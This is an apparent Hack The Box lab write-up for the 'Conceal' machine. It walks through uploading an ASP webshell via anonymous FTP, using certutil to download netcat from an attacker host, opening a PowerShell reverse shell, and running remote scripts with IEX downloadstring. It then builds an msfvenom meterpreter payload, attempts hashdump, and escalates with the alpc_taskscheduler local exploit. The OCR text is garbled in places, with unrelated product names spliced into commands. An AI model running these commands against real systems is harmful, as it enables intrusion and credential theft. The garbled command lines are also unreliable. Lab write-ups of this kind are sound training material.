
```
\\CONCEAL\Destitute10.10.10.116


The server's port:
80



The server's software:
Microsoft-IIS/10.0



The server's software:
10.10.10.1166E9FDFE0DCB66E700FB9CB824AE5A6FF
```

I like this webshell as it is a great addition to any shell library.

PrivEsc


LET'S GET A BETTER SHELL

First we are going to upload netcat. We know that folder deletes pretty often so we are going to save to a different location than uploads.
Persistence!



```
root@kali:~/HTB/boxes/Conceal# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put webshell.asp
local: webshell.asp remote: webshell.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1407 bytes sent in 0.00 secs (289.6950 kB/s)
ftp>
```


Upload the webshell and issue the command
certutil.exe -urlcache -split -f http://10.10.14.3:8000/nc64.exe C:\Users\Public\AppData\Local\Temp\nc64.exe



10.10.10.116/upload/webshell.asp?cmd=certutil.exe+-urlcache+-split+-f+http%3A%2F%2F10.10.14.3%3A8000%2Fn
DeskPro
ITGlue
CIS
CCPD
Merakai
Firepower
Sodium
Neon
ADAudit
PRTG
Automox
Webroot
Unitrends
0.10.14.12:8000/nc64.exe C:\USers\Public\Documents\nc64.exe
Run

```
\\CONCEAL\Destitute10.10.10.116


The server's port:
80



The server's software:
Microsoft-IIS/10.0



The server's software:
10.10.10.116****  Online  ****
  0000  ...
  aab0
CertUtil: -URLCache command completed successfully.
```


C:\Users\Public\AppData\Local\Temp\nc64.exe 10.10.14.3 8089 -e powershell


10.10.10.116/upload/webshell.asp?cmd=certutil.exe+-urlcache+-
DeskPro
ITGlue
CIS
CCPD
Merakai
Firepower
Sodium
Neon
ADAudi
Run

```
sers\Public\Documents\nc64.exe 10.10.14.3 8089 -e powershell
```

```
\\CONCEAL\Destitute10.10.10.116


The server's port:
80




The server's software:
Microsoft-IIS/10.0




The server's software:
10.10.10.116****  Online  ****
  0000  ...
  aab0
CertUtil: -URLCache command FAILED: 0x80072ee4 (WinHttp: 12004 ERROR_WINHTTP_INTERNAL_ERROR)
CertUtil: An internal error occurred in the Microsoft Windows HTTP Services
```

THAT GIVES US THE SHELL




```
root@kali:~/HTB/boxes/Conceal# nc -lvnp 8089
listening on [any] 8089 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.116] 49706
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\SysWOW64\inetsrv> _
[HTB] 0:openvpn  1:ftp- 2:nc* 3:bash
```

I TRIED RUNNING POWERUP BUT WE ARE NOT ALLOWED TO RUN SCRIPTS ON THE TARGET. But...

We know the scripts to delete all the files in upload is running in C:\admin_checks\check.ps1
After reading the file we learn it is not signed. Unfortunately for us only administrators must have permissions to run scripts in PowerShell on this box.

What we could do was execute commands from the attack device, on the target device. We are sly dogs aren't we.
In order to execute the ps1 file we want to we need to use the following format
IEX (New-Object Net.WebClient).downloadString('http://10.10.14.3:8000/<scriptToRun.ps1>')

python -m SimpleHTTPServer # On attack machine
IEX (New-Object Net.WebCLient).downloadstring('http://10.10.14.3:8000/PowerUp.ps1') # On target machine




```
PS C:\> IEX (New-Object Net.WebCLient).downloadstring('http://10.10.14.3:8000/PowerUp.ps1')
IEX (New-Object Net.WebCLient).downloadstring('http://10.10.14.3:8000/PowerUp.ps1')
PS C:\> whoami
whoami
conceal\destitute
PS C:\> Invoke-AllChecks
Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
```

I ran PowerUp which did not find anything
Sherlock command Find-AllVulns did not find any vulnerabilities
JAWS jaws-enum.ps1 sscripts returned some useful information but in the end it led nowhere
nishang was recognized as malicious by Windows Defender.

I Generated a payload with msfvenom and uploaded to the Temp Folder
Than executed it for a Meterpreter Shell
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.3 LPORT=8085 -a x64 -f exe --platform win -e x86/shikata_ga_nai -o payload.exe

METASPLOIT
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.3
set LPORT 8085
run

certutil.exe -urlcache -split -f http://10.10.14.3:8000/payload.exe
./payload.exe



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.3       yes       The listen address (an interface may be specified)
   LPORT     8085             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.3:8085
[*] Sending stage (206403 bytes) to 10.10.10.116
[*] Meterpreter session 1 opened (10.10.14.3:8085 -> 10.10.10.116:49731) at 2019-03-06 21:26:43 -0700
```

IN METERPRETER
----
getsystem
hashdump

I then tried the credential_collector post module, and the post hashdump module.
No luck there. Lets check the metasploit local exploit suggester since our powershell attempts on this machine were futile.

```
use post/multi/recon/local_exploit_suggester
```

This did not return any results
Thanks to a hint from a fellow hacker I learned of a fairly recent CVE 2018-8440
Lucky for us it has a metasploit module and we have a meterpreter session.

PWN ROOT

```
use exploit/windows/local/alpc_taskscheduler
type C:\Users\Administrator\Desktop\proof.txt
```